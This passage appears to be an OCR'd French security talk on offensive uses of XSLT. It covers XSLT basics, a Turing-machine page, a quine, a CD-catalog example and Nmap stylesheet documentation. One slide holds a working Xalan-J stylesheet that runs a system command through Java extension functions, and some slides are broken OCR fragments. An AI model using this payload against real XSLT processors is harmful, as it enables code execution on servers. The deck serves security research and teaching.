
==


Code non fiable

MÊME SI L'ÉDITEUR EST APACHE !


WEB SERVICES
Axis
XML
Xerces
JOURNAUX
log4j
MVC
Spring
GRAPHS
JFreeChart
AJAX
RichFaces
RECHERCHE
Lucene
DAO
Hibernate
Java
PDF
iText
AJAX
DWR
XSLT
Xalan-J
CRYPTO
BouncyCastle
XSL-FO
FOP

ANALYSE ASCENDANTE




WEB SERVICES
Axis
XML
Xerces
JOURNAUX
log4j
MVC
Spring
GRAPHS
JFreeChart
AJAX
RichFaces
RECHERCHE
Lucene
DAO
Hibernate
Java
PDF
iText
AJAX
DWR
XSLT
Xalan-J
CRYPTO
BouncyCastle
XSL-FO
FOP



XSLT
Xalan-J

```xml
<?xml version="1.0"?>
<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
      xmlns:jv="http://xml.apache.org/xslt/java"
      exclude-result-prefixes="jv"
      version="1.0">
  <xsl:template match="/">
    <xsl:variable name="runtimeObject" select="jv:java.lang.Runtime.getRuntime()"/>
    <xsl:variable name="command" select="jv:exec($runtimeObject, '/usr/bin/xcalc')"/>
    <xsl:variable name="commandAsString" select="jv:toString($command)"/>
    <xsl:value-of select="$commandAsString"/>
  </xsl:template>
</xsl:stylesheet>
```

Nous comptons exploiter
des fonctionnalités !

Pas des erreurs
de conception ou
d'implémentation

Fiabilité des exploits ++ ;-)


CONCLUSION
APERÇU
EXPLOITATION
XSLT ?
USAGES OFFENSIFS DE XSLT
METHODOLOGIE
VULNERABILITÉS
RISQUES
NICOLAS "NICOB" GREGOIRE
HTTP://WWW.AGARRI.FR/

XSLT ?

XSLT : XSL Transformations

http://www.w3.org/TR/xslt

Un langage pour transformer un document XML en un autre document (XML, PDF, TXT, SVG, ...)

langage

un do

Universal Turing Machine in XSLT

This page is organized as follows:

HTTP://WWW.UNİDEX.COM/TURİNG/UTM.HTM

Introduction

This page describes an XSLT 1.0 stylesheet that executes (i.e., interprets) the Turing machine that is described in the source TMML document. Thus, this stylesheet is a Universal Turing Machine and is an existence proof that XSLT 1.0 is Turing complete. A language is Turing complete if it is powerful enough to implement any Turing machine. It's widely believed that Turing machines are powerful enough to perform any calculation that can be performed by a modern computer program.

Obtaining the Universal Turing Machine Stylesheet

The stylesheet, which is available in HTML format and as an XSLT document, has been run with SAXON and Xalan. It does not use any extension functions or proprietary features. The stylesheet does use the xsl:key instruction and the XPath key() function; thus, you can not use James Clark's XT to execute the stylesheet.

Running the Universal Turing Machine Stylesheet

The following Instant SAXON command will invoke the utm.xsl stylesheet, in order to execute a Turing machine that adds one to the number specified on the tape. The Turing machine is described by the TMML document named "add_one_tm.xml". The input tape for the Turing machine is "199".

```
saxon add_one_tm.xml utm.xsl tape=199
```

The output of this command includes information about each step performed by the Turing machine and the final tape, which will contain the number "200".

HTTP://FR.WIKIPEDIA.ORG/WIKI/QUINE_(INFORMATIQUE)

```
<?xml version="1.0" encoding="utf-8"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:output method="xml" encoding="utf-8" />
  <xsl:variable name="s">
    &lt;xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform"&gt;
    &lt;xsl:output method="xml" encoding="utf-8" /&gt;
    &lt;xsl:variable name="s"&gt;&lt;/xsl:variable&gt;
    &lt;xsl:template match="/"&gt;
    &lt;xsl:value-of select="substring($s,1,148)" disable-output-escaping="yes" /&gt;
    &lt;xsl:value-of select="$s" /&gt;
    &lt;xsl:value-of select="substring($s,149)" disable-output-escaping="yes" /&gt;
    &lt;/xsl:template&gt;
    &lt;/xsl:stylesheet&gt;
  </xsl:variable>
  <xsl:template match="/">
    <xsl:value-of select="substring($s,1,148)" disable-output-escaping="yes" />
    <xsl:value-of select="$s" />
    <xsl:value-of select="substring($s,149)" disable-output-escaping="yes" />
  </xsl:template>
</xsl:stylesheet>
```

HTTP://WWW2.INFORMATIK.HU-BERLIN.DE/~OBECKER/XSLT/

EXEMPLE #1

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<catalog>
  <cd>
    <title>Empire Burlesque</title>
    <artist>Bob Dylan</artist>
    <country>USA</country>
    <company>Columbia</company>
    <price>10.90</price>
    <year>1985</year>
  </cd>
.
.
</catalog>
```

My CD Collection

Title	Artist
Empire Burlesque	Bob Dylan
Hide your heart	Bonnie Tyler
Greatest Hits	Dolly Parton
Still got the blues	Gary Moore
Eros	Eros Ramazzotti
One night only	Bee Gees
Sylvias Mother	Dr.Hook
Maggie May	Rod Stewart
Romanza	Andrea Bocelli
When a man loves a woman	Percy Sledge
Black angel	Savage Rose
1999 Grammy Nominees	Many
For the good times	Kenny Rogers
Big Willie style	Will Smith
Tupelo Honey	Van Morrison
Soulsville	Jorn Hoel
The very best of	Cat Stevens
Stop	Sam Brown
Bridge of Spies	T`Pau
Private Dancer	Tina Turner
Midt om natten	Kim Larsen

```xml
<?xml version="1.0" encoding="ISO-8859-1"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">

<xsl:template match="/">
  <html>
  <body>
  <h2>My CD Collection</h2>
    <table border="1">
      <tr bgcolor="#9acd32">
        <th>Title</th>
        <th>Artist</th>
      </tr>
      <xsl:for-each select="catalog/cd">
      <tr>
        <td><xsl:value-of select="title"/></td>
        <td><xsl:value-of select="artist"/></td>
      </tr>
      </xsl:for-each>
    </table>
  </body>
  </html>
</xsl:template>
</xsl:stylesheet>
```

$> xsltproc catalog2xhtml.xsl catalog.xml > catalog.html

EXEMPLE #2

Transformation offline du XML en HTML
Ouverture du HTML dans un navigateur
Visualisation du contenu transformé

2 POSSIBILITÉS

Ouverture du XML dans un navigateur
Transformation à la volée en HTML
Visualisation du contenu transformé

IL dans un

à la volée

contenu t

Creating HTML Reports

Nmap does not have an option for saving scan results in HTML, however it is possible to convert XML output to HTML automatically. An Nmap XML output file usually contains a reference to an XSL stylesheet called `nmap.xsl` that describes how the transformation takes place.

The XML processing instruction that says where the stylesheet can be found will look something like

```
<?xml-stylesheet href="/usr/share/nmap/nmap.xsl" type="text/xsl"?>
```

The exact location may be different depending on the platform and how Nmap was configured.

Such a stylesheet reference will work fine when viewing scan results on the same machine that initiated the scan, but it will not work if the XML file is transferred to another machine where the `nmap.xsl` file is in a different place or absent entirely. To make the XML styling portable, give the `--webxml` option to Nmap. This will change the processing instruction to read

```
<?xml-stylesheet href="http://nmap.org/svn/docs/nmap.xsl" type="text/xsl"?>
```

The resultant XML output file will render as HTML on any web-connected machine. Using the network location in this fashion is often more useful, but the local copy of `nmap.xsl` is used by default for privacy reasons.

To use a different stylesheet, use the `--stylesheet` *<file>* option. Note that `--webxml` is an alias for `--stylesheet http://nmap.org/svn/docs/nmap.xsl`. To omit the stylesheet entirely, use the option `--no-stylesheet`.

Creating HTML Reports

Nmap does not have an option for saving scan results in HTM
automatically. An Nmap XML output file usually contains a r
transformation takes place.

The XML processing instruction that says where the styleshe

